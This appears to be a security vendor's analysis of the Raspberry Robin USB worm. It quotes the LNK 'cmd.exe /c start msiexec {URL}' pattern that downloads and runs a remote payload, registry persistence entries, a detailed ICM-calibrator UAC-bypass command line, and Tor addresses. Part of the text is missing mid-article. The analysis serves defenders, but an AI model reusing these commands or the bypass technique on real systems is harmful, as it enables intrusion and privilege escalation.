


# Raspberry Robin Malware Targets Telecom, Governments

By Christopher So ( words)

Published: 2022-12-20 · Archived: 2026-04-05 22:36:36 UTC

We found a malware sample allegedly capable of connecting to the Tor network to deliver its payloads. Our initial analysis of the malware, which compromised a number of organizations toward the end of September, showed that while the main malware routine contains both the real and fake payloads, it loads the fake payload once it detects sandboxing tools to evade security and analytics tools from detecting and studying the malware's real routine. Meanwhile, the real payload remains obfuscated under packing layers and subsequently connects to the Tor network. The campaign and malware, identified as [Raspberry Robin](#) by Red Canary (detected by Trend Micro as Backdoor.Win32.RASPBERRYROBIN.A), seemingly spreads to systems with worm-like capabilities (due to the use of .lnk files) via an infected USB.


Given the malware's layering features and the stages of its infection routine, we are still confirming its main motivation for deployment. Currently, its possible motivation ranges from theft to cyberespionage. So far, we have noted the malware's capability to hide itself via multiple layers for obfuscation, as well as its feature of delivering a fake payload once the routine detects sandboxing and analysis solutions. The group behind Raspberry Robin appears to be testing the waters to see how far its deployments can spread. Majority of the group's victims are either government agencies or telecommunication entities from Latin America, Oceania (Australia), and Europe. Given the varying samples we have acquired since detecting these deployments, we are continuing to monitor the developments for this malware as they occur.



©2022 TREND MICRO

Figure 1. Percentage of Raspberry Robin detections worldwide from October to November

Arrival routine



©2022 TREND MICRO

Figure 2. Raspberry Robin infection routine

Once the user connects the infected USB to the system, Raspberry Robin initially arrives as a shortcut or LNK file. The LNK file contains a command line that runs a legitimate executable to download a Windows Installer (MSI) package. This legitimate executable is usually *msiexec.exe*, but we have also seen *wmic.exe* used in other samples.




Figure 3. File containing a command line to run an executable

With obfuscation removed, the LNK file contains a target similar to the format "*cmd.exe /c start msiexec {URL}*". When the LNK file is double-clicked, the Windows Shell "opens" the shortcut file. In this case, "open" would mean "execute" since

the first item in the target is an executable file (*cmd.exe*). *Cmd.exe* then interprets anything after the switch /c as a command and executes it as if it was typed directly in a Command Prompt window. After executing the command, it exits. In this case, the command is "start *msiexec* {URL}".

When opened, it causes the target executable (*cmd.exe*) to execute with its parameters; the target executable is the URL where the MSI file is hosting the main malware. The "start" command is commonly used to execute another program without waiting for it to exit. If it did not use "start", *cmd.exe* will have to wait for *msiexec* to terminate before terminating itself. The malware is downloaded, treats the downloaded data as an MSI (Windows Installer) file and, if successful, is loaded by the legitimate executable file. The downloaded link has the following format:

- *http://{{domain}}:8080/{{random strings and /}}<computer name>*
- *http://{{domain}}:8080/{{random strings and /}}<computer name>=<user name>*
- *http://{{domain}}:8080/{{random strings and /}}<computer name>?<user name>*

The slashes in the LNK are a combination of forward slashes (/) and backslashes (\). The domain is typically composed of two to four alphanumeric characters, followed by a dot and two additional characters.

### Main malware

To prevent researchers from analyzing this malware, Raspberry Robin’s main malware itself is packed multiple times, with each layer heavily obfuscated.

### Code obfuscation

The code is obfuscated in different ways. Starting from the third layer, each subroutine can be thought of as a state machine and implemented as a loop. At the start of each subroutine, the table of values is decrypted. This table of values serves as a container for constant values used in the subroutine, as well as the state transition table.

01B9A96D	33D2	XOR EDX,EDX	
01B9A96F	0FA4C9 1A	SHLD ECX,ECX,1A	
01B9A973	0FB682 69FAC10	MOUZX EAX,BYTE PTR DS:[EDX+1C1FA69]	
01B9A97A	33C1	XOR EAX,ECX	
01B9A97C	884414 10	MOV BYTE PTR SS:[ESP+EDX+10],AL	
01B9A980	42	INC EDX	
01B9A981	0FB7D2	MOUZX EDX,DX	
01B9A984	3BD3	CMP EDX,EBX	
01B9A986	7C E7	JL SHORT 01B9A96F	
01B9A988	8D4424 7C	LEA EAX,DWORD PTR SS:[ESP+7C]	
01B9A98C	8B30	MOV ESI,DWORD PTR DS:[EAX]	
01B9A98E	8B48 3C	MOV ECX,DWORD PTR DS:[EAX+3C]	
01B9A991	8B50 BC	MOV EDX,DWORD PTR DS:[EAX-44]	
01B9A994	8BC6	MOV EAX,ESI	Start of loop
01B9A996	33C1	XOR EAX,ECX	
01B9A998	3BC2	CMP EAX,EDX	
01B9A99A	75 0F	JNZ SHORT 01B9A99B	
01B9A99C	81C4 24010000	ADD ESP,124	
01B9A9A2	5B	POP EBX	
01B9A9A3	5F	POP EDI	
01B9A9A4	5E	POP ESI	
01B9A9A5	8BE5	MOV ESP,EBP	
01B9A9A7	5D	POP EBP	
01B9A9A8	C2 0400	RETN 4	
01B9A9AB	8BC6	MOV EAX,ESI	
01B9A9AD	8D7C24 4C	LEA EDI,DWORD PTR SS:[ESP+4C]	
01B9A9B1	3307	XOR EAX,DWORD PTR DS:[EDI]	
01B9A9B3	3B47 5C	CMP EAX,DWORD PTR DS:[EDI+5C]	
01B9A9B6	75 12	JNZ SHORT 01B9A9CA	
01B9A9B8	8BC3	MOV EAX,EBX	
01B9A9BA	0FAF4424 30	IMUL EAX,DWORD PTR SS:[ESP+30]	
01B9A9BF	034424 50	ADD EAX,DWORD PTR SS:[ESP+50]	
01B9A9C3	33F0	XOR ESI,EAX	
01B9A9C5	E9 10020000	JMP 01B9ABDA	
01B9A9CA	8BC6	MOV EAX,ESI	
01B9A9CC	8D7C24 3C	LEA EDI,DWORD PTR SS:[ESP+3C]	
01B9A9D0	3307	XOR EAX,DWORD PTR DS:[EDI]	
01B9A9D2	3B47 5C	CMP EAX,DWORD PTR DS:[EDI+5C]	
01B9A9D5	75 10	JNZ SHORT 01B9A9F4	
01B9A9D7	33C0	XOR EAX,EAX	
01B9A9D9	83BC24 D0000000	CMP DWORD PTR SS:[ESP+D0],0	
01B9A9E1	0F95C0	SETNE AL	
01B9A9E4	2B7424 10	SUB ESI,DWORD PTR SS:[ESP+10]	
01B9A9E8	898424 EC000000	MOV DWORD PTR SS:[ESP+EC],EAX	
01B9A9EF	E9 E6010000	JMP 01B9ABDA	
01B9A9F4	8BC6	MOV EAX,ESI	
01B9A9F6	8D7C24 60	LEA EDI,DWORD PTR SS:[ESP+60]	
01B9A9FA	3307	XOR EAX,DWORD PTR DS:[EDI]	
01B9A9FC	3B47 34	CMP EAX,DWORD PTR DS:[EDI+34]	
01B9A9FF	75 1C	JNZ SHORT 01B9AA1D	
01B9AA01	8B8424 EC000000	MOV EAX,DWORD PTR SS:[ESP+EC]	
01B9AA08	0FAF4424 18	IMUL EAX,DWORD PTR SS:[ESP+18]	
01B9AA0D	8BB2C4 A4000000	MOV EDI,DWORD PTR SS:[ESP+A4]	
01B9AA14	2BF8	SUB EDI,EAX	

Figure 4. Each subroutine implemented as a loop



100477C5	83C4 04	ADD ESP,4
100477C8	8D15 072C0E10	LEA EDX,DWORD PTR DS:[100E2CD7]
100477CE	D8C6	FADD ST,ST(6)
100477D0	51	PUSH ECX
100477D1	B9 BF1A3787	MOV ECX,87371ABF
100477D6	91	XCHG EAX,ECX
100477D7	59	POP ECX
100477D8	8D15 04270C10	LEA EDX,DWORD PTR DS:[100C2704]
100477DE	D8D7	FCOM ST(7)
100477E0	58	PUSH EAX
100477E1	58	POP EAX
100477E2	51	PUSH ECX
100477E3	B9 2031B2CB	MOV ECX,CBB23120
100477E8	91	XCHG EAX,ECX
100477E9	59	POP ECX
100477EA	90	NOP
100477EB	8D15 A96F0A10	LEA EDX,DWORD PTR DS:[100A6FA9]
100477F1	D8C1	FADD ST,ST(1)
100477F3	68 9466A114	PUSH 14A16694
100477F8	58	POP EAX
100477F9	68 71E032F6	PUSH F632E071
100477FE	83C4 04	ADD ESP,4
10047801	8D15 42451010	LEA EDX,DWORD PTR DS:[10104542]
10047807	D8E0	FSUB ST,ST
10047809	68 B73586BF	PUSH BF8635B7
1004780E	83C4 04	ADD ESP,4
10047811	31C0	XOR EAX,EAX
10047813	05 0C731D70	ADD EAX,701D730C
10047818	8D15 66731510	LEA EDX,DWORD PTR DS:[10157366]
1004781E	D8CE	FIMUL ST,ST(6)
10047820	B8 00000000	MOV EAX,0
10047825	05 C7DE755B	ADD EAX,5B75DEC7
1004782A	89C0	MOV EAX,EAX
1004782C	8D15 DB730810	LEA EDX,DWORD PTR DS:[1008730B]
10047832	D8C4	FADD ST,ST(4)
10047834	83EC 04	SUB ESP,4
10047837	C70424 5DE5012	MOV DWORD PTR SS:[ESP],2001E55D
1004783E	83C4 04	ADD ESP,4
10047841	B8 00000000	MOV EAX,0
10047846	05 9F378246	ADD EAX,4682379F
1004784B	8D15 62F50F10	LEA EDX,DWORD PTR DS:[100FF562]
10047851	E8 327BFCFF	CALL 9F230.1000F388
10047856	83EC 04	SUB ESP,4
10047859	C70424 F9F196B	MOV DWORD PTR SS:[ESP],BD96F1F9
10047860	83C4 04	ADD ESP,4
10047863	FFE0	JMP EAX
10047865	D8C4	FADD ST,ST(4)
10047867	83EC 04	SUB ESP,4
1004786A	C70424 90F2B6F	MOV DWORD PTR SS:[ESP],FBB6F29D
10047871	83C4 04	ADD ESP,4
10047874	31C0	XOR EAX,EAX
10047876	05 3F6D3670	ADD EAX,70366D3F
1004787B	83EC 04	SUB ESP,4
1004787E	C70424 2FDA35B	MOV DWORD PTR SS:[ESP],BE35DA2F
10047885	83C4 04	ADD ESP,4
10047888	8D15 B8710810	LEA EDX,DWORD PTR DS:[100871B8]
1004788E	D8E4	FSUB ST,ST(4)
10047890	68 F16827CF	PUSH CF2768F1
10047895	83C4 04	ADD ESP,4
10047898	B8 27919679	MOV EAX,79969127
1004789D	8D15 DD5F0610	LEA EDX,DWORD PTR DS:[10065FDD]
100478A3	D8D0	FCOM ST
100478A5	89C0	MOV EAX,EAX
100478A7	51	PUSH ECX

unpack layer 2  
  
jump to layer 2

Figure 7. First and second layer packing

Dumping the second layer, we saw that the third layer is located just after the second layer code, at offset 0x3F0:



*address*:8080/. The full URL is then accessed, and a file is downloaded. In some versions of the malware, this downloaded file is also executed.

Analyzing other sample versions of the fake payload, we found that if the main routine is successful, it checks if the system is linked to a domain by checking the existence of the environment variable USERDNSDOMAIN. If this variable does not exist, it drops and executes an adware named BrowserAssistant to *%User Temp%\{random number}.exe*, likely to make an analyst feel complacent about allegedly already finding the payload and therefore no longer needing to conduct further studies of the samples.

#### Real payload

The real payload is made up of three layers, with the third layer containing the actual payload binary packed twice. Within the real payload is an embedded custom Tor client designed to communicate with the real payload using shared memory.

#### Installation

Its method for checking whether the malware has been installed on the system involves checking if it is running in Session 0. Prior to Windows Vista, services were run in the [session](#) of the first user to log in to the system, which is called Session 0. However, from Windows Vista onward, Microsoft introduced a security enhancement called “[Session 0 Isolation](#),” where Session 0 is now reserved for services and other non-interactive user applications.

With this security enhancement, the threat actor confirms whether the user profile is running on administrative privileges or not. If it is not in Session 0, it drops a copy of itself in *<%ProgramData%\{random folder name}\{random file name}.{extension}>* to elevate privileges, or *<%ProgramData%\Microsoft\{random folder name}\{random file name}.{extension}>* if the user is running as an admin. In this manner, a security analyst would view the malicious routine as having been started and run by a legitimate Windows process, allowing the routine to evade detection. The extension name is randomly chosen among the following:

- .bak
- .dat
- .db
- .dmp
- .etl
- .idx
- .json
- .lkg
- .lock
- log
- .man
- .tmp
- .txt
- .vdm
- .xml
- .xsd

It also sets the following registry entry to enable its automatic execution at system startup. If the user is not at an admin level, the malware modifies the registry with

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce  
{random value name} = “rundll32 shell32 ShellExec_RunDLLA REGSVR /u /s “{dropped copy path and file name}.””
```

Inversely, if the user’s profile is with admin privileges, the registry is modified with

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\{random key name}  
{random value name} = “shell32|ShellExec_RunDLLA|REGSVR /u /s “{dropped copy path and file name}.””
```

## Privilege escalation

After dropping a copy of itself, it executes the dropped copy as Administrator using a UAC (User Account Control) bypass technique. It implements a variation of the technique `ucmDccwCOMMethod` in `UACMe`, thereby abusing the built-in Windows `AutoElevate` backdoor.

It first checks whether `atcuf32.dll`, `aswhook.dll`, and `avp.exe` are loaded in the system. These files are from security defenders BitDefender, Avast, and Kaspersky, respectively. If one of these is loaded, it does not proceed to the UAC bypass routine. It then drops a shortcut file to `<%User Temp%\{random file name}.lnk>` that contains the command line

```
rundll32.exe SHELL32,ShellExec_RunDLL "C:\Windows\system32\ODBCCONF.EXE" /a {configsysdsn
OCNKBENXGMI etba odjcnr} /A {installtranslator fxodi} -a {installdrivers qmprmx} /a {configsdn HHAP} regsvr "
{dropped copy path and file name}." /S /e -s
```

It then creates an elevated COM object for `CMLuaUtil` and uses it to set a custom display calibrator in the registry that points to the dropped LNK file. It sets the custom display calibrator by setting the registry value

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\ICM\Calibration
DisplayCalibrator = "%User Temp%\{random file name}.lnk"
```

It then creates an elevated COM object for `ColorDataProxy` and calls its method `LaunchDccw` to load the calibrator, thus executing the malicious LNK. Afterward, it sets the registry value `DisplayCalibrator` to `"%SystemRoot%\System32\DCCW.exe"` to hide its activity.

## Main routine

Running in Session 0, the real payload attempts to connect to the hard-coded Tor addresses, where the connections are made in another process. For the real payload to facilitate the exchange of information and the Tor-connecting process, a shared-named memory map is created with the following format:

Table 1. Shared memory map format

Offset	Size	Description
00h	1	Flag
01h	1	Success
04h	4 (DWORD)	IP address
08h	8 (FILETIME)	
10h	4 (DWORD)	Data size
14h	Data size	Data

The Tor address is written to offset 14h of the shared memory, hard-coded but encrypted within the sample itself. The following are some of the .onion (V2) addresses we identified:

- sejnfjrj6szgca7v
- zdfsyv3rubuhpq13
- ihdhoeoovbtgutfm
- tapeucwutvne7l5o
- 2qlvvvnhqyda2ahd
- answerstedhctbek
- 5j7saze5byfqccf3
- cmgvqnxjoiqthvrc
- 3bbaaaccczcbdddz

- sgvtaew4bxjd7ln
- ugw3zjsayleoamaz
- ynvs3km32u33agwq
- njalladnspotetti
- psychonaut3z5aoz
- habaivdfcyamjhkk
- torwikignouepfm
- bitmailendavkbec
- cyphdbyhiddenbhs
- clgs64523yi2bkhz
- 76qugh5bey5gum7l
- hd37oiauf5uoz7gg
- expressobutiolem
- gl3n4wtekbfaubye
- archivecaslytosk
- kyk55bof3hzdiwrm
- qqvyib4j3fz66nuc
- bcwpy5wca456u7tz
- pornhubthbh7ap3u
- fncuwbiisyh6ak3i

In starting its Tor client process, the real payload randomly selects a name among these first:

- *dllhost.exe*
- *regsvr32.exe*
- *rundll32.exe*

It then creates a suspended process, injects the code of the Tor client, resumes the process, and waits for data from the Tor client. As far as what the sample does to the received data, we have not seen any use of it in the wild so far since we did find that the buffer containing the data is freed without using it.

#### Tor client

The Tor client itself is composed of four layers. The first two layers are packer codes. The third layer retrieves the Tor address from the shared memory, unpacks the fourth layer, and calls the fourth layer to do the actual Tor communication. The data received by the fourth layer is encrypted by the third layer and written to the shared memory, to be read by the main routine.

#### Conclusion

Noticeably, the malware uses many anti-analysis techniques, while its main payload is packed with many layers that require analysis. Therefore, an analyst who lacks experience will find only the fake payload. Clearly, the actor behind this has made considerable effort to hinder analysis.

While the technique of packing the codes is not unique, some of the packing layers have very similar codes and can be grouped into packer families. The style of packing is also similar on all layers except for the first two: An executable is stripped of some header information, encrypted, and added to the unpacking code. The group must therefore be using something akin to a packed sample generator, which takes a payload executable and produces a multi-layered packed sample. On the surface, it looks like the group could be providing this as "packing service" or "executable packing-as-a-service" (if there is such a term), and the people behind this could be associated with the threat actors behind LockBit. We continue to analyze and document all the anti-debugging techniques and layers used in these samples and incidents.

The use of Session 0 is also sophisticated. The purpose of Session 0 Isolation is to increase system security by preventing services running in the local system account having user interactions. Isolating services in their own non-interactive sections

inaccessible by regular processes will decrease the chances of abuse to elevate another piece of (malicious) code's privileges. Hence, having access to Session 0 would mean privilege escalation. However, an attacker must use privilege escalation techniques to gain access.

From the samples we gathered, we found the abuse of the elevated [COM interface](#). Making one of those elevated COM classes execute the code implies that the malicious actor's access is also automatically elevated, provided the threat actor finds the specific COM class that can accept a program name (or something similar) and trigger it to run. In this case, it's Image Color Management. Display calibration is done by a program that is specified in a registry entry. By replacing or adding that entry and then triggering the system to perform display calibration, whatever is specified in that registry entry will be executed.

It is also noteworthy that the ICM calibration technique was previously seen in the LockBit ransomware as far as privilege escalation is concerned. There is also the similarity of the anti-debugging technique using ThreadHideFromDebugger. However, even if Raspberry Robin uses the same techniques, we cannot conclude for certain that the actors behind LockBit and Raspberry Robin are the same. Still, since LockBit operates as a ransomware-as-a-service (RaaS) group, some of the following could still be true:

- The group behind LockBit is also behind Raspberry Robin.
- The group behind Raspberry Robin is the maker of some of the tools LockBit is also using.
- The group behind Raspberry Robin availed of the services of the affiliate responsible for the techniques used by LockBit.

Given that the returned data is empty and was not used, it seems that the actor has been trying to see how far its campaign operation can spread, most likely as part of its reconnaissance effort. We can thus consider this an indication of a possible routine for the group's long-term plans, as well as a possible precursor to a follow-up operation in the future.

#### Indicator of Compromise (IOC)

SHA256	Description	Detection name
6fb0ad3f756b5d1f871cf34c3e4ea47cb34643cd17709a09c25076c400313adf	Main malware executable	Backdoor.Win32.RASPBERRYROB

#### Tags

---

Source: [https://www.trendmicro.com/en\\_us/research/22/1/raspberry-robin-malware-targets-telecom-governments.html](https://www.trendmicro.com/en_us/research/22/1/raspberry-robin-malware-targets-telecom-governments.html)